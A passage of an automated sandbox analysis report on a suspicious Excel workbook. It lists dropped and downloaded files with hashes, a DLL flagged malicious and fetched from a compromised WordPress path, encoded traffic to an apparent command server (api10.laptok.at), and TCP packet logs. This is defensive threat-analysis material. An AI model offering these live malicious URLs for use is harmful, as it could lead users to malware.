SSDEEP:	96:reZpQ06OBSkjF2dWfMcZ1fcM1G11ifcM1RA:reZpQ06OkkjF2dWfMcZ1kM811ikMLA
MD5:	008EE570A45777E08324BA4626048C00
SHA1:	3771B71ED84FF1CFD38E70CAFEC04C30CA5808A5
SHA-256:	277C2E0740E66F9BC30F46644176B36477939942F5B1687A8DB3E3AF5F04E62D
SHA-512:	357F681220191D7EBF3FDC9CDE86F6597534572F7190A669C4CA7B087B6FA9458A3F10F5DADAA35F8A835EF074037D264D2F19AA662396E428F9FAC06605722F
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\10C955FB-4BA9-49A9-ADB0-58D59856D9CE	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\10C955FB-4BA9-49A9-ADB0-58D59856D9CE	
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132453
Entropy (8bit):	5.375769186614893
Encrypted:	false
SSDEEP:	1536:GcQceNquBXA3gBw+pQ9DQW+zA9H34ZldpKWXboOilXNErLKzEh:EDQ9DQW+z0XiT
MD5:	32DBAFB8ABDDFE04594B86A923940364
SHA1:	54C2AE25FEF098C08A3176471D8F991D53B1EA66
SHA-256:	334E5D8E5BF4F226F067CED0D34B7852D9D6BFA92A7A5080256897A3B7486A0D
SHA-512:	6D0A15346DA8918E709306EAF9A3F1BC690DC52FD8A1FB93EA6CFBF01158EE2CD2256D48F76B71C29AC172676A938B06A6188EA715D80EE946DACFF6074C0C 5
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-02-12T17:43:10">.. Build: 16.0.13810.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\8DCD84A8.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 1200 x 800, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33923
Entropy (8bit):	7.68545544084692
Encrypted:	false
SSDEEP:	384:/bJTVSjT1t05IO4gCdzJ22tjSKKSYkIfE8taQO30pTVuClvHzwCFGP4yQaf5dMlU:7w1C5GjhjjRgkNOLOkyPM4rM+H
MD5:	4A3975F458CA57A2E7A2139AD0B1F6AC
SHA1:	2D39BBE49EE7AA36EE363BF8113543A8CFD45FF5
SHA-256:	D1A22C76ABC644665B92855CD734250DD3B3E26E5CA40A9B1D5F4AD3367F9B69
SHA-512:	D12F9A21000241BC04CAD957667993C2AC12F5A9B2DABA5F64D5BC1023C16FBB5E43FBF9B6A1A8B8D7444AF7C26BD2F377CEC9E7A3E2F8DE9D73F3A979EBE 044
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR....... .....3.......pHYs.................sRGB.........gAMA......a.....IDATx.....]u}7....@P\@Il...D..*M...6..c..Z.....b+...O..>]..h..U..V*...m5Ikk*.H..b.K.j.......?.3s.3w.r.......d.. {.{f.g....m...{4....@.vO.....1......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`... ..5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5......Y.`.....5.. ....Y.`......=.m}q..4H...~.=.....3}..A...nO...7&.....F.......i..v..i.=...4....r`.!....Y.`.....5......Y.`.....5......Ys.B....z|:~..........{.{../..[._I.......I.EV.~..i..?!m.......~/..E..~.Mi.A...C...X...L6...w.O. (........[>..n.`...>.y......~.].~M..m....q{.>....xv....}4...k...|$1}^....~......L'.....'>5.......s.~...3_|r.i?.......>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\J[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	339392
Entropy (8bit):	5.999967656351339
Encrypted:	false
SSDEEP:	6144:cDJl443S9YbS47Fk3Zsv12tXBQWgy01CGFSpjYC5osGAEcJMizvDupzStPX56:cB35u8u6vMFgy0cWUGlMv65oXM
MD5:	415DBB7F17A00913790F8E99ADBB9D93
SHA1:	C7D1A1B88A46A1E65B109257BFFFB5259900AF17
SHA-256:	3A7B725B6B273BFCFDBEC5A06868562AD848034EFBA247BE5739858768FC3B0A
SHA-512:	39C6EB2B71D0D68E0AEAC7DF2CCBDA743633A94895D90DC2569D866F1490A33200BEB29AC31573F2814E78487FF6FC50D492AC049213C8542ACE6BF23F24D0
Malicious:	false
Reputation:	low
IE Cache URL:	http:// api10.laptok.at/api1/FnFXZRWsgaOv/P6JvZtKT1UO/agHdP9HeJ299dx/NjFG3Ft3KB32OuetXL2sT/DABW2CvkhTj1mHcu/d2rOfCnZM39ngVM/pgEkPfy7WZBHt2_2BI/8hI bLV9eh/Nxh_2BSaIH1v25_2Fy2g/jQtR51J9UQmW5hGZQSs/bUByYCCGCjlzccS8n_2Fr1/2TxpWMxaih6Zd/1FC2e6YZ/ytawmZHSR4fCdrk_2BuzGs2/I_2Fe7DGRd/nrzf8J bWsmL4ZMLw8/AiFgBOzN747U/qJ5myKX5wF4/23oTR339hxhZPv/OxZ3q5cF_2BQi5HeJCCQ3/czqNoTGtPyg5zMIR/bO5RZf4FOlJ/J
Preview:	6jOtPWjpJsKgG9IhgDi2XnSCJeSPxONX1nV8WY+GCWFWyqgjjf6aBHZ4Gm39WG35NlAjlSFMwsnGPoXAWLoM/VLRnXdPawnt6pIAayjW023ZgrADWj9Fjr/h EsQCUe4YN7RczMhFfFBSJE/eeaHpbpQOy3XXJLCECMM3JawVyKI5iDJIFdt8LR0d0hT19sg73Ioo/OjZ0sudP5iixOsSUCP++ITfM5DX+ewXXNSgm3azZl1E qLWpD9YZWm1PgJLqtij73+/eCtHQdmU+FFqUDQ3Xnpks7WjfKicoK3vhxYzfuwHE3AUCMVgzwFEzknjCe9uIblPLxqxWMU6JLDpeSTbcyxbKggkrp+O89ZEF+bScp5n9Jc 1fsIkM9Ncw15Qt0YTxV/MgV22XDxC1hTWXMQuNHwUzeqTfFvh26+BNxM/PwN5yOJhezaNZpQp7q9tDSNskdDTftyq4K8ofKgCZv15zm+l5u7/Mcd5nxwUPW5 WsXa7ib9QPplhF063avjRaAFWVpamPBkQP1N1SoIbNNFsgzHlH79gPaBwu3X1dEAe3blRumLGYr8OAsEwvbOVxJvLh6q753BMvZjXGdTk+9dFyubDa1jpLDt D176vNa++TwgurI3dCIbwwGkxT+S7BtkCz2UsVl8/oxv+pyVqTuFWJNBVsjmMBTH+o6ixzyxY4kCoQ14J3W6MW8QSctnAS2US5UlzBdCiE7HQNno7026e8F26RpsiAmcjt EeqQ38jAnTbDfOm/u+sBYDbOeAwpBjLG/DryeM3Qi9w7O6LujG5iaCPrVUxgHhW5/6oMR8sdtLTYSw3ERvJPdZq/pt+pOqSVnTDfixNvt8OAYhiEKwuSyGf5nQHyRruX1T vy+NIGP/+PTpz8rcqR3pPUYDDDZA7zg4T1I/Y2vuZ1crSAZAJy6aXwJD0XSAvEzXw3OBHfnIBt14DTppquKuqVJanzB0revx3N8H8GUUIncQil4aNk4MPGk5P4qJOiPkQT

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\9FNesaJS[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	270440
Entropy (8bit):	5.999927116066864
Encrypted:	false
SSDEEP:	6144:Y+0C7j1OHxuaO32a5uF6e/jwm+JBJk18h++os7c2Wq/:YQ9Oc35663Xxb157cI/
MD5:	E924EC561FB47C3C0077569F989E9945
SHA1:	7B779431CDFB4199AB382029420C49A8E7145CBD
SHA-256:	620F9E87417B9B64C9CA5D8C86EADC68BE4EFBCD4F829857AA3E88CBCF8FFCEA
SHA-512:	61258962ADD49591F56ADE96442EF93067AB937903798757CE620AE1B6A7E05FCB4703A3CC25764A71963BC848E9924B20631A88511E48F0C93BF24AA079941A
Malicious:	false
Reputation:	low
IE Cache URL:	http:// api10.laptok.at/api1/NHDZE5NC0p4/EA1Rau0QpdKGS3/WTlj_2B7vKVxuNa_2F_2B/LYVSumGe5smX_2BD/OTX07ZqQ_2BIY5i/gaJx2nrBRbCwokKD6i/TmP3yOyRd/UIWhx47302AAtFE31oP0/QH6kOp10Kt5yvTIaAYa/LK0GUog4M1OCTVMD4H5Cd4/y7Hidc3RQ475o/Nxk1_2FU/AOpYSuCaFqv8yJoz1d98uE0/RGNbcUJDfT/THwRpNZtVSPwcxLQu/JgOmTTbGBEY6/RAYX3HI935J/bkHevlKXRebACN/zYCEHnvaIKYWA35nI5OI7/Zng6uRiwb/9FNesaJS
Preview:	Mh76sSvSPOqc78Mw1cXKmfvRxMwaaWEKesJW7t3AmxNSv6lyFLsUY4n83l6Yoab2uwOf2DkFEA20NBf2B/PlNW0FGgZF1zakBvAAiOohIBorvfHvu0rE0MTz KZI6eVDmHbEQVaVPC4JsjuGf0N7E+9nHMyKQy+eomLvq8xg7jOLLutl9wiglWRzIFsmqwKpy+Jx9CmX6prDnV+YbPCPCzDGpeIOViLBndJ5aTmSzWtf9aozM C9nrgnDUx4Ja12aZHw96rQjFCZxnto2efGDVoGagL1Qb4es8tZyBB98MqaOkN3gT5988hQ+TylRyO5K4lVE2vU6ZAQDWQS7QTAWcVobl/1/Fox/23pZzLEIOLVJ/WfeqCt GDEE4bg8MFrEqWgAnzbeqJAbvubaYyD+0+Zcl/QheXkuMWbqBVzsn7YJZl11v+XPwuTsUH5WeJvTk+FAdawWNtrMlftd/5E8XgzDC/GoU1RPapJvOBn4UQnv updMy8aUXPwNvTlZyncvCeIkr6420wlShxBVKfmC/p4CKUGM/0Yv46mRy3vfvWoM+DtcTTZOTd6uI32X/2ZWZzW1PC1xjLuJj+8pSGzgC9qGzoy5mXq1Jr731LoMV/sc6V vm+ZvYN4Rd7G2gqgEK/DM4x+8pRx6WlgFvZLkEfp1NRz28ySvazWWxtjhFJmVW+2mpNjMQF5be5jSkmr2L6IGNu+780K4UJeiStDfPCA+xYYEXw9+flw35o6 XmsmSNuR3mzl8LKK/wAOyo/qIpQbX1D1EMIdW515W1AY8WwNEtN6Ri2otZ2LWGX0anUNlUxeO9PP6PypAKVYJ8CkE2JjqkpT0qeevIhmgtanzqUQxFa66tcE kAxsRnwObim3obpVGch3Sq3RpEiLvbZAO8UBrtIcqyiuJgmDTq+L/EZpdrTIioUAumq9Zl0hnteCIUF+35rXjTsfnkI7axJeycpBVo3+yFRHLOp1Jwc+dmTYtlD1/fd48Q /Z0cmd511h

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\2ZOSFMw[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2464
Entropy (8bit):	5.985101502504591
Encrypted:	false
SSDEEP:	48:lwgrwffRMN+4xpihcoAtmdydQ+nR4z3Swa0FUBmmX3Aw6lxt6iMibzuM8WyVN:lwgk3RFutmKQi4r1kHAwjxpV2M8L
MD5:	A214C9D621F37A4A5DD418FE4B986283
SHA1:	96B4D5DED9599F50A7557A927384A054721496C6
SHA-256:	A63A214D997D6A6B91E278F99EE16E9EDD06ABC4C515797838E22B8E59C96784
SHA-512:	9D7F21113869653138AF6DE31ED741CC17EA7C5FD0EA2540290AB31B1730E77D0226C0565328466B7A578074F4793EAE14E881E69D7C2F8D5D354A130E97779E
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/zobiFDQnBaZYuwt/rfdusQHNImkOYENAMp/kT_2B2cd3/SGUJBC0FLMtXFEIZjgF4/X6JHa0dYaBh2VTFZ3ie/AQvPNAeKAbUpEx_2BIA_2F/yqBcCuG KcxWU4/7_2FDUSL/tmEKyuvK3UnsOb7GxJhyB1v/eAgP5jhU7c/4LQdBuTq0iBob66eg/RKZ75u7U2Jkq/Bh_2B1mS8Vw/lDNXKg1S3Gc5QV/zwawyAQoh3ycAGCJJd6YY/ crMtievOTWbq6ljA/LAnATbCyag_2Bwn/5yU0_2BoSAkzUKbcl_/2BAXWx8K4/WLBZv2PnGv5crOgJCyib/ZVr6kC0SezCKLbzs2jt/2ZOSFMw
Preview:	yH1jdu6A3JXa3Lq3zi2fILvgOkzlvcXN9uLrxhqmjf7xZ9FlGvpMoGwaRCwOHC/VJHobp6f5mxQDagdXf/UAykqOez2iAi8S1QTxI5RjciQ9M3zJ0gO+uB+8UjKkmhXXi8 zFhjqj6P/xOgW/cj3KpjoEfV447fouT6/cGaELhOBtGrGYRpwNPPm+4diOo2POKlysoWnAzdgVA5dtjvhPkBXKpqO7l/JlZHCGmL1OvwLvkrTbCf1U4Tq4/HT/NrZ22ih3 uLfsgJooHHxSOzfrHo666q7tTAmlZ1UntrTIm/QQmAjpFTqZavEeuxOCFsISObUg7E5LQ1dIfLBq0oQ4ksS/1KnZAuSTq4SNqmSu9DW4uAQklk+N9gy6ZFeIf7xvhvpAix u+hYTmR9yLxU/Qb0z1aBU4Hj8ERvvOz/MKwQd5VBw43xKJJOF5BBMU3Pki/SXdkzLqVWVHG2Rg57xug1xL7LMC7zWaP8R7J1vMH0AgFkJ2nfTlFNCjm+KQa/ t+BbaaQFyBcVeVpQ3pF2nvbiiwK2n8sE0k4Ph7uoIzN2yMwbgHk3+anOifiPAhaMju58flJ4WaUvwESVZkBw/hGX7XpxAPBTdEbRvnLspeIcDP659e9xh9ql7VgTtCF1cA rfTXZbhjik8shl2NFbFC0Hvj/DseaIhwN/UHuS1BoHf8TNQ6i103oFq7s7Krif5AkWhM9ch6ZDz42UUt4OvaHicTbXJfHWLH6jF9O8P3Bmfe/7fbd4ZsW2A/bjkowyXYhK JfNQJliooD/r2+3MNXX3b60IE/20q+rVPqJer3QaqMAc6GhvUMEwiYYX4m2+Vt44nItwj+CZYK36CiIq6z/3Hukr1gIDWJ7ExtFGVnhs2ZHRZ+3AMz2J0gr9iFY2pdTXge JA40mOUlHiYdnLVe3/K+oqbSSc95y3pVukE2MDbyJa6owW73M6kqG/cptKjYODRdeQSR5esF7eSOaeJq+I9U8qtrhkqaUmKyiXcq

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\11[1].dll	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	475136
Entropy (8bit):	6.552503320211832
Encrypted:	false
SSDEEP:	6144:sBhG84Kky9tKle9GkuaooZt8ejcgWeE6JSymtrPAO3+Zz4ZaH2hxx8ZD+CBRz7:sBkoK8skuaooZtVjtEgpO3+GWGcZD3
MD5:	E0807C62C0FFDEAADD5DB75DAA38F584
SHA1:	B98850A2EA82EA8E6569A36BF8E068AFBC417BB5
SHA-256:	9AE7CCF3120EE0F1694141595DAF4E0D9E2BB787713AE14302812BFE95677CA4
SHA-512:	7EDFA85F0BF47A79DA00DC9639220BF8C9A55F58A4F5D31844F0ECEA875FEB4149DA8F8EBB276616FB49264A3E0D461FDAD32854D3C1F86EA5FC2016662E15A E
Malicious:	**true**
IE Cache URL:	http://https://cabogrupo.co.mz/wp-content/plugins/jetpack/json-endpoints/jetpack/11.dll

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\11[1].dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....[.[.[.V.c.].V.a.J.V.^.U.V._.\...u.R.[...V.T.9.V.b.Z.V.e.Z.V.`.Z.Rich [.....PE..L....&.R.....!.....@+.....@.....O.....d....@.....P..x6.....8.....@..... .....text...?..... ..`.rdata...=.....>.....@..@.data....<.....@....rsrc.....@.....@..@.reloc..x6...P...8.....@..B.... ....

C:\Users\user\AppData\Local\Temp\A9910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	79072
Entropy (8bit):	7.753113095620733
Encrypted:	false
SSDEEP:	1536:etkJGZj1jky04VfBjr4+yBoBexvNGUOrQbmup:kSqj1I4PxyQemU8QbmI
MD5:	5D2D27662BA2BE492B65B4F9D6366AF6
SHA1:	D7A655BADA078546C29A8B99333AC112D55C5F6C
SHA-256:	EAC8C71F23ED8B7B18CDCE5C9379F6B0A482BA3713FCA0E413F8373EBBC94E96
SHA-512:	64AF7C3547E3FD63570B3237CD8616B94AF77FAFD5CA47305096CB418CC079F217F81C12E7650B183D721E528EF9BFB6805F1F9CB7ECAD3B1157A21A7157560(
Malicious:	false
Preview:	.]o.0...'.?D...C..c".....J.~.....d.-.....B#"57.b.y.....V... .....B..&..~.....5P...r9..ir.r...6.&m.....Y....#s.5...7.1.`....rk".X..L'?a..U,..x{M.LC.....TM.N..>.Y1..U.sNI."N.>..... .,..S.... D.*.%2.[....ohzP.....+3Xh._.7...K...jS.....o..-.T.....E..I.F....T.._i..6l...4O.{.re..2~...E..i.....9N...u ....} ....8. ...n....u.my>../..1....^.....y<Bns`I..R.z.}...r.<.....y.....@7_..}..nL.".|. {.....].....L..3]...w....o.u.....<..T]:I.>J...].t.....C:...;.i>.M.....PK.....!.l4.>....Q.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.350647094482033
Encrypted:	false
SSDEEP:	3:oVXUHOudRPRFq98JOGXnEHOudRPRFNj+n:o9UFRPjq9qEFRPjNC
MD5:	AA5064E15E4D0AEA94E3CED2A9116D00
SHA1:	8C0C470327CE528DFBA7327EDA643CBC785BE9B7
SHA-256:	6DA7F3580E2A07C8A18A69DE0405332E8F99B51633D05AF6F56AC947F47A90F2
SHA-512:	288681DFC4A8D03440DDEFB24D674A2BB8CB0E37D800E14A366761D221A6B096518418B0CB908BDC00D1835A11D6A447886BEDEC38718CD4A0496362EBDDB3 7
Malicious:	false
Preview:	[2021/02/12 18:45:17.040] Latest deploy version: ..[2021/02/12 18:45:17.040] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\~DF045C60B1D61D61DD.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40161
Entropy (8bit):	0.6711553904243401
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+uoCLY1QMZ8qIQMZ8qfQMZ8qo:kBqoxKAuqR+uoCLY1f8tf8Sf8f
MD5:	F284D54A46FE85B8D9BB488A5BB5767E
SHA1:	C47682EB55CA0DA59ED55A024B9D754D32BDE295
SHA-256:	17C4E9EFB3592C257E7902C77B7C3EC9442D39C8A54802B1EDE58826D42A3CC8
SHA-512:	C243F111D1185E2FE883E8FDFB6267A9DD7FF108EE1247D11BEC475D93F6A55F35CE3F5334D72F1A34A5CC4B7A1E91B15E6D3E2AC63493FE5D3EB51E740688 4
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF78E812B899E938EF.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40057

C:\Users\user\AppData\Local\Temp\~DF78E812B899E938EF.TMP	
Entropy (8bit):	0.6537107836008167
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+oAoGocodoGorWtZtzELz6WtZtzELzNWtZtzELz+:kBqoxKAuqR+9DhAj+aZtQSaZtQ1aZtQG
MD5:	F4CD805F3A1698C27AFDFE36FF594A7A
SHA1:	25423F6F817375659755A7ADE64393F75ADC4BB0
SHA-256:	8C1C4DA6D0674B31421B14C64F7171DB798897DBA4F4E4C18C75461872EDB27F
SHA-512:	1851E13C3771EBDBCE37CC7FA231954C80352CE1E4A218D354A46E8E1B162557FF49C785ADAA652FA26A8866F626331201197DA015C4C88B8D1B23E2F1EF310
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF8C7CED52649AE0BD.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40161
Entropy (8bit):	0.673093331820852
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+IOEV+vdHfcM1vdHfcM18dHfcM1Z:kBqoxKAuqR+IOEV+vdHkMBdHkMWdHkMz
MD5:	548991C70906D6022A7272B9B5C2E0FD
SHA1:	001ACA74A13D59F99C39AAFFE0B50B140AFA688A
SHA-256:	3B167116E8BFA1B29A71D0ED67ECC3A38D10C80E42C8CC7DF6EF1464F2CAD8E0
SHA-512:	67AE0FCDBCF175AE300F27AE4D8BA49BBEF9910360CB28E3AF6C40DF85C29697E94A270AA37C842DF19D3A77853E8B1C233547D32A604248235067AFFED41A1 4
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFD125B1B4DDDD071C.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.6145518065699566
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loSrF9loSR9lWSc0OolgcOZFuODOb:kBqoIS6SEScyYM
MD5:	0C2BC26B1840E27C9C8E4A9BE170E49D
SHA1:	729E35F88D85FC94277C24CE292BB29A185D29D5
SHA-256:	00937E28E5117015401C47B94884CF31899E331BD268622D4D682970CF2A393C
SHA-512:	E0DFA22EBBCF29592AC01C4C9F1171065C7E59F395DD9AE879BA1E5E6E637BCF78142E1D379A45F8CC6EEC1708A09D07E296B73EEEACBE17D84159ADE0CA4 A4A
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\Desktop\~$File_78476.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362 7
Malicious:	false

C:\Users\user\Desktop\~$File_78476.xlsb	
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.795746960854538
TrID:	• Excel Microsoft Office Binary workbook document (47504/1) 49.74% • Excel Microsoft Office Open XML Format document (40004/1) 41.89% • ZIP compressed archive (8000/1) 8.38%
File name:	File_78476.xlsb
File size:	105647
MD5:	77927a0a05cc284ca6e904563cf81f20
SHA1:	0ffd8f1b079a75f143cd601d832e1a5e2f651818
SHA256:	d46861839e12139c03aceef7f735426d794809344f18d8b2053377dcb1ebd470
SHA512:	fb09044f91b0aa2129be642bcff264a7936fed96689308ab339441085c6b2c822fe4787ce0d3760bdbc262c48be665a9f0c72e2d34ea44ced7cf5a6e43723c3a
SSDEEP:	3072:VqiXh/woPcEM0Y0WAvh+qj1l4UjF57Q14o:Vqix/bkrd1klbW
File Content Preview:	PK.....!.._\.}.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1


OLE File "File_78476.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 12, 2021 18:43:16.175761938 CET	49729	80	192.168.2.3	139.162.191.228
Feb 12, 2021 18:43:16.218789101 CET	80	49729	139.162.191.228	192.168.2.3
Feb 12, 2021 18:43:16.218898058 CET	49729	80	192.168.2.3	139.162.191.228
Feb 12, 2021 18:43:16.219579935 CET	49729	80	192.168.2.3	139.162.191.228
Feb 12, 2021 18:43:16.260248899 CET	80	49729	139.162.191.228	192.168.2.3
Feb 12, 2021 18:43:16.400799036 CET	80	49729	139.162.191.228	192.168.2.3
Feb 12, 2021 18:43:16.400871038 CET	49729	80	192.168.2.3	139.162.191.228
Feb 12, 2021 18:43:16.633514881 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:16.792850971 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:16.792964935 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:16.794573069 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:16.956156015 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:16.959835052 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:16.959944010 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:16.960037947 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:16.960059881 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:16.960098982 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:16.960134029 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:16.973577023 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.135355949 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.135493994 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.136398077 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.340226889 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.379473925 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.379494905 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.379514933 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.379535913 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.379555941 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.379580975 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.379595995 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.379602909 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.379625082 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.379657030 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.379702091 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.379704952 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.379724979 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.379750013 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.379775047 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.540467978 CET	443	49731	162.241.169.26	192.168.2.3
